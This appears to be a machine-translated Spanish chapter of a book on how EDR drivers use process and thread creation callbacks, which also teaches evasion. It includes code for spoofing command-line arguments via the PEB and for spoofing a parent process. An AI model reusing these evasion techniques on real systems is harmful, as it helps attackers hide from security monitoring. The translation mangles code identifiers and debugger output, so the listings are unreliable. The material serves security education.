En los próximos tres capítulos, analizaremos cómo los EDR modernos aprovechan las rutinas de devolución de llamadas de notificación para obtener información valiosa sobre los eventos del sistema desde el núcleo. También cubriremos las técnicas de evasión relevantes para cada tipo de notificación y sus rutinas de devolución de llamadas relacionadas. Este capítulo se centra

sobre dos tipos de rutinas de devolución de llamada que se utilizan muy a menudo en EDR: aquellas relacionadas con la creación de procesos y la creación de subprocesos.

Cómo funcionan las rutinas de devolución de llamadas de notificación

Una de las características más potentes de los controladores en el contexto de los EDR es la capacidad de recibir notificaciones cuando se produce un evento del sistema. Estos eventos del sistema pueden incluir la creación o finalización de nuevos procesos y subprocesos, la solicitud de duplicación de procesos y subprocesos, la carga de imágenes, la realización de acciones en el registro o la solicitud de apagado del sistema. Por ejemplo, un desarrollador puede querer saber si un proceso intenta abrir un nuevo identificador para lsass.exe, ya que este es un componente central de la mayoría de las técnicas de volcado de credenciales.

Para ello, el controlador registra rutinas de devolución de llamada, que básicamente solo...

Diga: "Aviseme si ocurre este tipo de evento en el sistema para que pueda hacer algo". Como resultado de estas notificaciones, el conductor puede tomar medidas.

A veces, puede ser simplemente recopilar telemetría de la notificación de eventos.

Como alternativa, podría optar por hacer algo como proporcionar solo acceso parcial al proceso sensible, como por ejemplo devolviendo un identificador con una máscara de acceso limitado.

(por ejemplo, PROCESS_QUERY_LIMITED_INFORMATION en lugar de PROCESS_ALL_ACCESS).

Las rutinas de devolución de llamada pueden ser previas a la operación, es decir, pueden ocurrir antes de la El evento se completa o es una operación posterior a la operación. Las devoluciones de llamadas previas a la operación son más comunes en los EDR, ya que le dan al controlador la capacidad de interferir con el evento o evitar que se complete, así como otros beneficios secundarios que analizaremos en este capítulo. Las devoluciones de llamadas posteriores a la operación también son útiles, ya que pueden proporcionar información sobre el resultado del evento del sistema, pero tienen algunas desventajas. La más importante de ellas es el hecho de que a menudo se ejecutan en un contexto de subproceso arbitrario, lo que dificulta que un EDR recopile información sobre el proceso o subproceso que inició la operación.

Notificaciones de proceso

Las rutinas de devolución de llamada pueden notificar a los controladores cuando se crea o finaliza un proceso en el sistema. Estas notificaciones ocurren como parte integral de la creación o finalización del proceso. Puede ver esto en el Listado 3-1, que muestra la pila de llamadas para la creación de un proceso secundario de cmd.exe, notepad.exe, que llevó a la notificación de rutinas de devolución de llamada registradas.

Para obtener esta pila de llamadas, utilice WinDbg para establecer un punto de interrupción (bp) en nt!PspCallProcessNotifyRoutines(), la función interna del núcleo que notifica a los controladores con devoluciones de llamadas registradas de eventos de creación de procesos. Cuando se alcanza el punto de interrupción, el comando k devuelve la pila de llamadas del proceso en el que se produjo la interrupción.

```
2: kd> bp nt!PspCallProcessNotifyRoutines
```

```
2: kd> g
```

Punto de interrupción 0 alcanzado

¡No! Rutinas de notificación de procesos de llamadas de Psp:

fffff803`4940283c 48895c2410 1: kd> k	movsd	qword ptr [rsp+10h],rbx
# Niño-SP	Dirección	Sitio de llamada
de reenvío 00 fffffe8e`a7005cf8 fffff803`494ae9c2 01		jNo! Rutinas de notificación de procesos de llamadas de Psp
fffffe8e`a7005d00 fffff803`4941577d 02 fffffe8e`a7005dc0		nt!PsInsertarHilo+0x68e
fffff803`49208cb5 03 fffffe8e`a7006a90 00007ffc`74b4e664		nt!NtCreateUserProcess+0xdd
04 000000d7`6215dcf8 00007ffc 72478e73 05		jNo! KiSystemServiceCopyEnd+0x25
000000d7`6215dd00 00007ffc`724771a6 06		ntdll!NtCreateUserProcess+0x14
000000d7`6215f2d0 00007ffc`747acbb4 07		KERNELBASE!Proceso de creación internoW+0xfe3
000000d7`6215f340 00007ff6`f4184486 08		KERNELBASE!Proceso de creaciónW+0x66
000000d7`6215f3a0 00007ff6`f4185b7f 09		KERNEL32!CreateProcessWStub+0x54
000000d7`6215f5e0 00007ff6`f417c9bd 0a		comando!ExecPgm+0x262
000000d7`6215f840 00007ff6`f417bea1 0b		comando!ECWork+0xa7
000000d7`6215fce0 00007ff6`f418ebf0 0c		cmd!BuscarRepararYEjecutar+0x39d
000000d7`6215fd70 00007ff6`f4188ecd 0d		cmd!Enviar+0xa1
000000d7`6215fe10 00007ffc`747a7034 0e		cmd!principal+0xb418
000000d7`6215fe50 00007ffc`74b02651 0f		cmd!__mainCRTStartup+0x14d
000000d7`6215fe80 00000000`00000000		KERNEL32!BaseThreadInitThunk+0x14
		ntdll!RtlUserThreadStart+0x21

Listado 3-1: Una pila de llamadas de creación de procesos

Siempre que un usuario desea ejecutar un archivo ejecutable, cmd.exe llama a la función cmd!ExecPgm(). En esta pila de llamadas, podemos ver que esta función llama al stub utilizado para crear un nuevo proceso (en la línea de salida 07). Este stub termina realizando la llamada al sistema para ntdll!NtCreateUserProcess(), donde el control se transfiere al núcleo (en 04).

Ahora observe que, dentro del núcleo, se ejecuta otra función (en 00). Esta función es responsable de avisar a cada devolución de llamada registrada que se está creando un proceso.

Registro de una rutina de devolución de llamada de proceso

Para registrar rutinas de devolución de llamada de proceso, los EDR utilizan una de las dos funciones siguientes: nt!PsSetCreateProcessNotifyRoutineEx() o nt!PsSetCreateProcess

NotifyRoutineEx2(). Esta última puede proporcionar notificaciones sobre procesos de subsistemas que no sean Win32. Estas funciones llevan un puntero a una función de devolución de llamada que realizará alguna acción siempre que se cree o finalice un nuevo proceso. El listado 3-2 demuestra cómo se registra una función de devolución de llamada.

```
NTSTATUS DriverEntry (PDRIVER_OBJECT pDriverObj, PUNICODE_STRING pRegPath)
{
    NTSTATUS estado = ESTADO_ÉXITO;
    --recorte--

    estado = 1 PsSetCreateProcessNotifyRoutineEx2(
        PsCreateProcessNotifySubsistemas,
        (PVOID)Rutina de devolución de llamada de notificación de proceso,
        FALSO
    );

    --recorte--
}
```

```

2 vacío ProcesoNotificarCallbackRoutine(
    PEPROCESO pProceso,
    MANEJAR hPid,
    PPS_Crear_Notificación_Info (pInfo)
{
    si (pInfo)
    {
        --recorte--
    }
}

```

Listado 3-2: Registro de una rutina de devolución de llamada de creación de procesos

Este código registra la rutina de devolución de llamada 1 y pasa tres argumentos a la función de registro. El primero, PsCreateProcessNotifySubsystems, indica el tipo de notificación de proceso que se está registrando. Al momento de escribir este artículo, “subsistemas” es el único tipo que Microsoft documenta.

Este valor le indica al sistema que la rutina de devolución de llamada debe invocarse para los procesos creados en todos los subsistemas, incluidos Win32 y el Subsistema de Windows para Linux (WSL).

El siguiente argumento define el punto de entrada de la rutina de devolución de llamada que se ejecutará cuando se cree el proceso. En nuestro ejemplo, el código apunta a la función interna ProcessNotifyCallbackRoutine(). Cuando se crea el proceso, esta función de devolución de llamada recibirá información sobre el evento, que analizaremos en breve.

El tercer argumento es un valor booleano que indica si la devolución de llamada Se debe eliminar la rutina. Como estamos registrando la rutina en este ejemplo, el valor es FALSO. Cuando descargamos el controlador, lo configuraremos como VERDADERO. Para eliminar la devolución de llamada del sistema. Después de registrar la rutina de devolución de llamada, definimos la función de devolución de llamada en sí 2.

Visualización de las rutinas de devolución de llamadas registradas en un sistema

Puede utilizar WinDbg para ver una lista de las rutinas de devolución de llamadas de procesos en su sistema. Cuando se registra una nueva rutina de devolución de llamadas, se agrega un puntero a la rutina a una matriz de estructuras EX_FAST_REF, que son punteros alineados de 16 bytes almacenados en una matriz en nt!PspCreateProcessNotifyRoutine, como se muestra en el Listado 3-3.

```

1: kd> dq nt!PspCreateProcessNotifyRoutine
ffff803`49aec4e0 ffff9b8f 91c5063f ffff9b8f 91df6c0f
ffff803`49aec4f0 ffff9b8f 9336fcff ffff9b8f 9336fedf
ffff803`49aec500 ffff9b8f 9349b3ff ffff9b8f 9353a49f
ffff803`49aec510 ffff9b8f 9353acdf ffff9b8f 9353a9af
ffff803`49aec520 ffff9b8f 980781cf 00000000`00000000
ffff803`49aec530 00000000`00000000 00000000`00000000
ffff803`49aec540 00000000`00000000 00000000`00000000
ffff803`49aec550 00000000`00000000 00000000`00000000

```

Listado 3-3: Una matriz de estructuras EX_FAST_REF que contiene las direcciones de las rutinas de devolución de llamada de creación de procesos

El listado 3-4 muestra una forma de iterar sobre esta matriz de estructuras EX_FAST_REF para enumerar los controladores que implementan devoluciones de llamadas de notificación de proceso.

```
1: kd> dx ((void**[0x40])&nt!PspCreateProcessNotifyRoutine)
.Donde(a => a != 0)
.Seleccione(a => @$getsym(@$getCallbackRoutine(a).Function))
[0] : ntlVCreateProcessCallback (fffff803'4915a2a0)
[1] : cng!CngCreateProcessNotifyRoutine (fffff803'4a4e6dd0)
[2] : WdFilter+0x45e00 (fffff803'4ade5e00)
[3] : ksecdd!Rutina de notificación de proceso de creación de Ksec (fffff803'4a33ba40)
[4] : tcpip!CreateProcessNotifyRoutineEx (fffff803'4b3f1f90)
[5] : ioratello!RateProcessCreateNotify (fffff803'4b95d930)
[6] : C!I!_PEProcessNotify (fffff803'4a46a270)
[7] : dxgkmnl!DxgkProcessNotify (fffff803'4c116610)
[8] : peauth+0x43ce0 (fffff803'4d873ce0)
```

Listado 3-4: Enumeración de devoluciones de llamadas de creación de procesos registradas

Aquí podemos ver algunas de las rutinas registradas en un sistema predeterminado.

Tenga en cuenta que algunas de estas devoluciones de llamadas no realizan funciones de seguridad.

Por ejemplo, el que comienza con tcpip se utiliza en el controlador TCP/IP.

Sin embargo, vemos que Microsoft Defender tiene una devolución de llamada registrada:

WdFilter+0x45e00. (Microsoft no publica símbolos completos para WdFilter.sys)

Usando esta técnica, podríamos localizar una rutina de devolución de llamada de EDR sin necesidad de aplicar ingeniería inversa al controlador de Microsoft.

Recopilación de información de la creación de procesos

Una vez que un EDR registra su rutina de devolución de llamada, ¿cómo accede a la información?

Bueno, cuando se crea un nuevo proceso, aparece un puntero a PS_CREATE_NOTIFY_INFO

La estructura se pasa a la devolución de llamada. Puede ver la estructura definida en el Listado 3-5.

```
tipo de definición de estructura _PS_CREATE_NOTIFY_INFO {
    SIZE_T           Tamaño;
    unión {
        Banderas ULONG;
        estructura {
            ULONG FileOpenNameDisponible: 1;
            ULONG IsSubsystemProcess: 1;
            ULONG Reservado: 30;
        };
    };
    MANEJAR          Identificador del proceso principal;
    ID_CLIENTE       CreandoThreadId;
    estructura _FILE_OBJECT *ObjetoArchivo;
    Cadena de código de usuario de PCUNICODE          nombreArchivoImagen;
    Cadena de código de usuario de PCUNICODE          Línea de comandos;
    ESTADO DEL NT    Estado de creación;
} PS_CREAR_INFORMACIÓN_DE_NOTIFICACIÓN, *PPS_CREAR_INFORMACIÓN_DE_NOTIFICACIÓN;
```

Listado 3-5: La definición de la estructura PS_CREATE_NOTIFY_INFO

Esta estructura contiene una cantidad significativa de datos valiosos relacionados con los eventos de creación de procesos en el sistema. Estos datos incluyen:

ParentProcessId El proceso padre del proceso recién creado. No es necesariamente el que creó el nuevo proceso.

CreatingThreadId Maneja el hilo único y el proceso responsable de crear el nuevo proceso.

FileObject Un puntero al objeto de archivo ejecutable del proceso (la imagen en el disco).

ImageFileName Un puntero a una cadena que contiene la ruta al archivo ejecutable del proceso recién creado.

Línea de comandos Los argumentos de la línea de comandos que se pasan al proceso de creación.

FileOpenNameAvailable Un valor que especifica si el **ImageFileName** miembro coincide con el nombre del archivo utilizado para abrir el archivo ejecutable del nuevo proceso.

Una forma en que los EDR interactúan comúnmente con la telemetría devuelta desde esta notificación es a través del ID de evento 1 de Sysmon, el evento para la creación del proceso, que se muestra en la Figura 3-1.




Figura 3-1: ID de evento 1 de Sysmon que muestra la creación del proceso

En este evento, podemos ver parte de la información del PS_CREATE Estructura _NOTIFY_INFO que se pasa a la rutina de devolución de llamada de Sysmon. Por ejemplo, las propiedades Image, CommandLine y ParentProcessId del evento se traducen a los miembros ImageFileName, CommandLine y ParentProcessId de la estructura, respectivamente.

Quizás se pregunte por qué hay muchas más propiedades en este evento que en la estructura recibida por la devolución de llamada. El controlador recopila estos datos complementarios investigando el contexto del hilo en el que se generó el evento y ampliando los miembros.

de la estructura. Por ejemplo, si conocemos el ID del padre del proceso, podemos encontrar fácilmente la ruta de la imagen del padre para completar la propiedad ParentImage .

Al aprovechar los datos recopilados de este evento y la estructura asociada, los EDR también pueden crear asignaciones internas de atributos y relaciones de procesos para detectar actividades sospechosas, como cuando Microsoft Word genera un error.

powershell.exe secundario. Estos datos también podrían proporcionar al agente un contexto útil para determinar si otra actividad es maliciosa. Por ejemplo, el agente podría introducir argumentos de línea de comandos de proceso en un modelo de aprendizaje automático para determinar si la invocación del comando es inusual en el entorno.

Notificaciones de hilo

Las notificaciones de creación de subprocessos son algo menos valiosas que los eventos de creación de procesos. Funcionan de manera relativamente similar y ocurren durante el proceso de creación, pero reciben menos información. Esto es así a pesar del hecho de que la creación de subprocessos ocurre con mucha más frecuencia; después de todo, casi todos los procesos admiten subprocessos múltiples, lo que significa que habrá más de una notificación de creación de subprocessos por cada creación de proceso.

Aunque las devoluciones de llamadas de creación de subprocessos pasan muchos menos datos a la devolución de llamada, sí proporcionan al EDR otro punto de datos con el que se pueden crear detecciones. Vamos a explorarlas un poco más.

Registro de una rutina de devolución de llamada de subprocesso

Cuando se crea o finaliza un subprocesso, la rutina de devolución de llamada recibe tres datos: el ID del proceso al que pertenece el subprocesso, el ID único del subprocesso y un valor booleano que indica si se está creando el subprocesso. El listado 3-6 muestra cómo un controlador registraría una rutina de devolución de llamada para eventos de creación de subprocessos.

```
NTSTATUS DriverEntry (PDRIVER_OBJECT pDriverObj, PUNICODE_STRING pRegPath)
{
    NTSTATUS estado = ESTADO_ÉXITO;
    --recorte--

    1 estado = PsSetCreateThreadNotifyRoutine(ThreadNotifyCallbackRoutine);

    --recorte--
}

anular ThreadNotifyCallbackRoutine(
    MANEJAR hProceso,
    MANEJAR hHilo,
    BOOLEAN bCrear)
{
    2 si (bCrear)
    {
        --recorte--
    }
}
```

Listado 3-6: Registro de una rutina de notificación de creación de subprocessos

Al igual que con la creación de procesos, un EDR puede recibir notificaciones sobre subprocessos, creación o terminación a través de su controlador registrando una rutina de devolución de llamada de notificación de subproceso con nt!PsSetCreateThreadNotifyRoutine() o con nt!PsSetCreateThreadNotifyRoutineEx() extendido, que agrega la capacidad de definir el tipo de notificación.

Este controlador de ejemplo primero registra la rutina de devolución de llamada 1, pasando un puntero a la función de devolución de llamada interna, que recibe los mismos tres datos pasados a las rutinas de devolución de llamada de proceso. Si el valor booleano que indica si el subproceso se está creando o terminando es VERDADERO, el controlador realiza alguna acción definida por el desarrollador 2. De lo contrario, la devolución de llamada simplemente ignoraría los eventos del subproceso, ya que los eventos de terminación del subproceso (que ocurren cuando un subproceso completa su ejecución y regresa) generalmente son menos valiosos para el monitoreo de seguridad.

Detección de creación de subprocessos remotos

A pesar de proporcionar menos información que las devoluciones de llamadas de creación de procesos, las notificaciones de creación de subprocessos ofrecen al EDR datos sobre algo más. Las devoluciones de llamada no pueden detectar: creación de subprocessos remotos. La creación de subprocessos remotos ocurre cuando un proceso crea un subproceso dentro de otro proceso. Esta técnica es fundamental para una gran cantidad de técnicas de ataque, que a menudo se basan en cambiar el contexto de ejecución (como pasar del usuario 1 al usuario 2). El listado 3-7 muestra cómo un EDR podría detectar este comportamiento con su devolución de llamada de creación de subprocessos.

```
anular ThreadNotifyCallbackRoutine(
    MANEJAR hProceso,
    MANEJAR hHilo,
    BOOLEAN bCrear)
{
    si (bCrear)
    {
        1 si (PsGetCurrentProcessId() != hProcess)
        {
            --recorte--
        }
    }
}
```

Listado 3-7: Detección de creación de subprocessos remotos

Debido a que la notificación se ejecuta en el contexto del proceso que crea el hilo, los desarrolladores pueden simplemente verificar si el ID de proceso actual coincide con el que se pasó a la rutina de devolución de llamada 1. Si no es así, el hilo se está creando de forma remota y se debe investigar. Eso es todo: una gran capacidad, proporcionada a través de una o dos líneas de código. No hay nada mejor que eso. Puede ver esta característica implementada en la vida real a través del ID de evento 8 de Sysmon, que se muestra en la Figura 3-2. Observe que el SourceProcessId y los valores de TargetProcessId difieren.



Figura 3-2: ID de evento 8 de Sysmon que detecta la creación de un subprocesso remoto

Por supuesto, la creación de subprocessos remotos ocurre en diversas circunstancias legítimas. Un ejemplo es la creación de un proceso secundario. Cuando se crea un proceso, el primer subprocesso se ejecuta en el contexto del proceso principal. Para tener esto en cuenta, muchos EDR simplemente ignoran el primer subprocesso asociado con un proceso.

Ciertos componentes internos del sistema operativo también realizan funciones legítimas. Creación de subprocessos remotos. Un ejemplo de esto es el Informe de errores de Windows (werfault.exe). Cuando se produce un error en el sistema, el sistema operativo genera werfault.exe como un subprocesso secundario de svchost.exe (específicamente, el subprocesso WerSvc). servicio) y luego se inyecta en el proceso de falla.

Por lo tanto, el hecho de que un hilo se haya creado de forma remota no lo convierte automáticamente en malicioso. Para determinarlo, el EDR debe recopilar información complementaria, como se muestra en el ID de evento 8 de Sysmon.

Cómo evadir devoluciones de llamadas de creación de procesos y subprocessos

Las notificaciones de procesos y subprocessos son las que tienen más detecciones asociadas de todos los tipos de devolución de llamada. Esto se debe en parte al hecho de que la información que proporcionan es fundamental para la mayoría de las estrategias de detección orientadas a procesos y la utilizan casi todos los productos EDR comerciales. Por lo general, también son las más fáciles de entender. Esto no quiere decir que también sean fáciles de evadir. Sin embargo, no faltan procedimientos que podemos seguir para aumentar nuestras posibilidades de pasar desapercibidos en algún momento.

Manipulación de la línea de comandos

Algunos de los atributos de los eventos de creación de procesos que se monitorean con más frecuencia son los argumentos de la línea de comandos con los que se invocó el proceso. Algunas estrategias de detección incluso se basan completamente en argumentos de línea de comandos específicos asociados con una herramienta ofensiva conocida o un programa malicioso.

Los EDR pueden encontrar argumentos en el miembro CommandLine de la estructura pasada a una rutina de devolución de llamada de creación de procesos. Cuando se crea un proceso, sus argumentos de línea de comandos se almacenan en el campo ProcessParameters de

su bloque de entorno de proceso (PEB). Este campo contiene un puntero a una estructura RTL_USER_PROCESS_PARAMETERS que contiene, entre otras cosas, una UNICODE_STRING con los parámetros pasados al proceso en la invocación. El listado 3-8 muestra cómo podríamos recuperar manualmente los argumentos de la línea de comandos de un proceso con WinDbg.

```
0:000> ?? @$peb->Parámetros del proceso->Línea de comandos.Buffer
wchar_t * 0x000001be`2f78290a
"C:\Windows\System32\rundll32.exe leadvpack.dll/RegisterOCX payload.exe"
```

Listado 3-8: Recuperación de parámetros del PEB con WinDbg

En este ejemplo, extraemos los parámetros del PEB del proceso actual accediendo directamente al miembro de búfer de UNICODE_STRING, que constituye el miembro CommandLine del campo ProcessParameters .

Sin embargo, debido a que el PEB reside en el espacio de memoria del modo de usuario del proceso y no en el núcleo, un proceso puede cambiar los atributos de su propio PEB.

La publicación del blog de Adam Chester "Cómo argumentar como Cobalt Strike" detalla cómo modificar los argumentos de la línea de comandos para un proceso. Antes de abordar esta técnica, debe comprender cómo se ve cuando un programa normal crea un proceso secundario.

El Listado 3-9 contiene un ejemplo simple de este comportamiento.

```
vacio principal()
{
    STARTUPINFO si;
    ZeroMemory(&si, tamaño de(si));
    si.cb = tamañode(si);

    INFORMACION_DEL_PROCESO pi;
    ZeroMemory(&pi, tamaño de(pi));

    si (!CreateProcessW(
        "C:\Windows\System32\cmd.exe",
        "Estos son mis argumentos sensibles",
        NULO, NULO, FALSO, 0,
        NULO, NULO, &si, &pi))
    {
        WaitForSingleObject(pi.hProcess, INFINITO);
    }

    devolver;
}
```

Listado 3-9: Creación típica de un proceso secundario

Esta implementación básica genera un proceso secundario de cmd.exe con los argumentos "Estos son mis argumentos confidenciales". Cuando se ejecuta el proceso, cualquier herramienta de monitoreo de procesos estándar debería ver este proceso secundario y sus argumentos sin modificar leyéndolos desde el PEB. Por ejemplo, en la Figura 3-3, usamos una herramienta llamada Process Hacker para extraer parámetros de la línea de comandos.



Figura 3-3: Argumentos de la línea de comandos recuperados del PEB

Como era de esperar, se generó cmd.exe con nuestra cadena de cinco argumentos. Tengamos presente este ejemplo; nos servirá como base benigna cuando empecemos a intentar ocultar nuestro malware.

La publicación del blog de Chester describe el siguiente proceso para modificar los argumentos de la línea de comandos que se utilizan para invocar un proceso. Primero, se crea el proceso secundario en un estado suspendido utilizando argumentos maliciosos. A continuación, utiliza ntdll!NtQueryInformationProcess() para obtener la dirección del PEB del proceso secundario y lo copia llamando a kernel32!ReadProcessMemory(). Recupera su campo ProcessParameters y sobrescribe la UNICODE_STRING representada por el miembro CommandLine al que apunta ProcessParameters con argumentos falsificados. Por último, reanuda el proceso secundario.

Sobrescribimos los argumentos originales del Listado 3-9 con la cadena de argumentos “En su lugar se pasaron argumentos falsificados”. El Listado 3-10 muestra este comportamiento en acción, con las actualizaciones en negrita.

```
vacio principal()
{
    --recorte--

    si (CreateProcessW(
        "C:\Windows\System32\cmd.exe",
        "Estos son mis argumentos sensibles",
        NULO, NULO, FALSO,
        CREAR_SUSPENDIDO,
        NULO, NULO, &si, &pi))
    {
        --recorte--
```

LPCWSTR szNewArguments = L"Se pasaron argumentos falsificados en su lugar";
TAMAÑO_T uiArgumentLength = wcslen(szNewArguments) * tamañoo(WCHAR);

```
    si (WriteProcessMemory(
        pi.hProceso,
        pParámetros.Línea de comandos.Buffer,
        (PVOID)szNuevosArgumentos,
        longitud del argumento ui,
        &uiTamaño))
```

```

    {
        ReanudarHilo(pi.hThread);
    }

}

--recorte--
}

```

Listado 3-10: Sobrescritura de argumentos de la línea de comandos

Cuando creamos nuestro proceso, pasamos el marcador CREATE_SUSPENDED a la función. Para iniciar el proceso en un estado suspendido. A continuación, necesitamos obtener la dirección de los parámetros del proceso en el PEB. Hemos omitido este código del Listado 3-10 para abreviar, pero la forma de hacerlo es usar `ntdll!NtQueryInformationProcess()`, pasando la clase de información `ProcessBasicInformation`. Esto debería devolver una estructura `PROCESS_BASIC_INFORMATION` que contiene un miembro `PebBaseAddress`.

Luego podemos leer el PEB de nuestro proceso hijo en un búfer que asignamos localmente. Usando este búfer, extraemos los parámetros y pasamos la dirección del PEB. Luego usamos `ProcessParameters` para copiarlo en otro búfer local. En nuestro código, este búfer final se llama `pParameters` y se convierte en un puntero a una estructura `RTL_USER_PROCESS_PARAMETERS`. Sobreescrivimos los parámetros existentes con una nueva cadena a través de una llamada a `kernel32!WriteProcessMemory()`. Suponiendo que todo esto se completó sin errores, llamamos a `kernel32!ResumeThread()` para permitir que nuestro proceso hijo suspendido termine la inicialización y comience a ejecutarse.

Process Hacker ahora muestra los valores de argumentos falsificados, como puede ver en la Figura 3-4.

Figura 3-4: Argumentos de la línea de comandos sobreescritos con valores falsificados

Si bien esta técnica sigue siendo una de las formas más efectivas de evadir la detección basada en argumentos sospechosos de la línea de comandos, tiene algunas limitaciones. Una de ellas es que un proceso no puede cambiar sus propios argumentos de la línea de comandos. Esto significa que si no tenemos control del proceso padre, como en el caso de una carga útil de acceso inicial, el proceso debe ejecutarse con los argumentos originales. Además, el valor utilizado para sobreescibir los argumentos sospechosos en el PEB debe ser más largo que el valor original. Si es más corto, la sobreescritura será incompleta y partes de los argumentos sospechosos permanecerán. La Figura 3-5 muestra esta limitación en acción.



Figura 3-5: Argumentos de la línea de comandos parcialmente sobreescritos

Aquí, hemos acortado nuestros argumentos al valor “Argumentos falsificados”. Como puede ver, reemplazó solo una parte de los argumentos originales. Lo inverso también es cierto: si la longitud del valor falsificado es mayor que la de los argumentos originales, los argumentos falsificados se truncarán.

Suplantación de identidad del proceso principal

Casi todos los EDR tienen alguna forma de correlacionar los procesos padre-hijo en el sistema. Esto permite al agente identificar relaciones de procesos sospechosas, como por ejemplo, Microsoft Word que genera rundll32.exe, lo que podría indicar el acceso inicial de un atacante o su explotación exitosa de un servicio.

Por lo tanto, para ocultar el comportamiento malicioso en el host, los atacantes a menudo...

Deseamos suplantar al padre de su proceso actual. Si podemos engañar a un EDR para que crea que la creación de nuestro proceso malicioso es en realidad normal, tendremos muchas menos probabilidades de ser detectados. La forma más común de lograr esto es modificando la lista de atributos de subprocessos y procesos del hijo, una técnica popularizada por Didier Stevens en 2009. Esta evasión se basa en el hecho de que, en Windows, los hijos heredan ciertos atributos de los procesos padre, como el directorio de trabajo actual y las variables de entorno. No existen dependencias entre los procesos padre e hijo; por lo tanto, podemos especificar un proceso padre de forma algo arbitraria, como se explicará en esta sección.

Para comprender mejor esta estrategia, analicemos en profundidad la creación de procesos en Windows. La API principal que se utiliza para este propósito es la API kernel32!CreateProcess(). Esta función se define en el Listado 3-11.

```
BOOL CrearProcesoW(
    LPCWSTR             lpNombreDeAplicación,
    LPVOID              lpLínea de comandos,
    ATRIBUTOS_DE_SEGURIDAD_LP Atributos_de_proceso_lp,
    ATRIBUTOS_DE_SEGURIDAD_LP Atributos_de_subproceso_lp,
    BOOL bInheritHandles,
    Palabra D           Banderas de creación de dw,
    LPVOID              lpMedio ambiente,
    LPCWSTR              lpDirectorioActual,
    INFORMACIÓN DE STARTUP DE LP          Información de inicio de lp,
    LPPROCESS_INFORMATION Información de proceso lp
);
```

Listado 3-11: La definición de la API kernel32!CreateProcess()

El noveno parámetro que se pasa a esta función es un puntero a STARTUPINFO o estructura STARTUPINFOEX . La estructura STARTUPINFOEX , que se define en el Listado 3-12, extiende la estructura de información de inicio básica agregando un puntero a una estructura PROC_THREAD_ATTRIBUTE_LIST .

```
estructura de tipo definido _STARTUPINFOEXA {
    INFORMACIÓN DE INICIO           Información de inicio;
    LISTA_DE_ATRIBUTOS_DE_HILO_LPPROC lpAttributeList;
}INFORESTRINGIDO, *LPINFORESTRINGIDO;
```

Listado 3-12: Definición de la estructura STARTUPINFOEX

Al crear nuestro proceso, podemos hacer una llamada a kernel32!InitializeProcThreadAttributeList() para inicializar la lista de atributos y luego hacer una llamada a kernel32!UpdateProcThreadAttribute() para modificarla. Esto nos permite establecer atributos personalizados del proceso que se va a crear. Al realizar un seguimiento del proceso padre, nos interesa el atributo PROC_THREAD_ATTRIBUTE_PARENT_PROCESS , que indica que se está pasando un identificador al proceso padre deseado. Para obtener este identificador, debemos obtener un identificador para el proceso de destino, ya sea abriendo uno nuevo o aprovechando uno existente.

El listado 3-13 muestra un ejemplo del proceso Spoong para unir todas estas piezas. Modificaremos los atributos de la utilidad Bloc de notas para que VMware Tools parezca ser su proceso principal.

```
Vacio SpoofParent() {
    PCHAR szChildProcess = "bloc de notas";
    El valor de DWORD es 1 7648;
    MANEJAR hParentProcess = NULL;
    STARTUPINFOEXA si;
    INFORMACION_DEL_PROCESO pi;
    TAMAÑO_T ulSize;

    memset(&si, 0, tamaño de(STARTUPINFOEXA));
    si.StartupInfo.cb = tamaño de (STARTUPINFOEXA);

    2 hProcesoPariente = ProcesoAbrir(
        PROCESO_CREAR_PROCESO,
        FALSO,
        dwParentProcessId);

    3 InitializeProcThreadAttributeList(NULL, 1, 0, &ulSize);
    si.lpAttributeList =
        4 (LISTA DE ATRIBUTOS DE SUBPROCESO LPPROC)HeapAlloc(
            ObtenerProcessHeap(),
            0, ulSize);
    InicializarProcThreadAttributeList(si.lpAttributeList, 1, 0, &ulSize);

    5. Atributo UpdateProcThread(
        si.lpListaDeAtributos,
        0,
        ATRIBUTO_DE_PROCESO_PRINCIPAL_DE_ATRIBUTO_DE_PROCESO_PRINCIPAL,
```

```

    &hProcesoPadre,
    tamaño de(MANEJAR),
    NULO, NULO);

    CrearProcesoA(NULL,
    szProcesosInfantil,
    NULO, NULO, FALSO,
    INFORMACIÓN DE INICIO EXTENDIDA PRESENTE,
    NULO, NULO,
    &si.StartupInfo, &pi);
    CerrarManejador(hParentProcess);
    EliminarProcThreadAttributeList(si.lpAttributeList);
}

```

Listado 3-13: Un ejemplo de suplantación de un proceso principal

Primero codificamos el ID de proceso 1 de vmtoolsd.exe, nuestro proceso deseado. En el mundo real, podríamos usar la lógica para encontrar el ID del proceso padre que queremos falsificar, pero he optado por no incluir este código en el ejemplo por razones de brevedad. A continuación, la función SpoofParent() realiza una llamada a kernel32!OpenProcess() 2. Esta función es responsable de abrir un nuevo identificador para un proceso existente con los derechos de acceso solicitados por el desarrollador. En la mayoría de las herramientas ofensivas, puede estar acostumbrado a ver esta función utilizada con argumentos como PROCESS_VM_READ, para leer la memoria del proceso, o PROCESS_ALL_ACCESS, que nos da control total sobre el proceso. En este ejemplo, sin embargo, solicitamos PROCESS_CREATE_PROCESS. Necesitaremos este derecho de acceso para usar el proceso de destino como padre con nuestra estructura de información de inicio externa. Cuando la función se complete, tendremos un identificador para vmtoolsd.exe con los derechos apropiados.

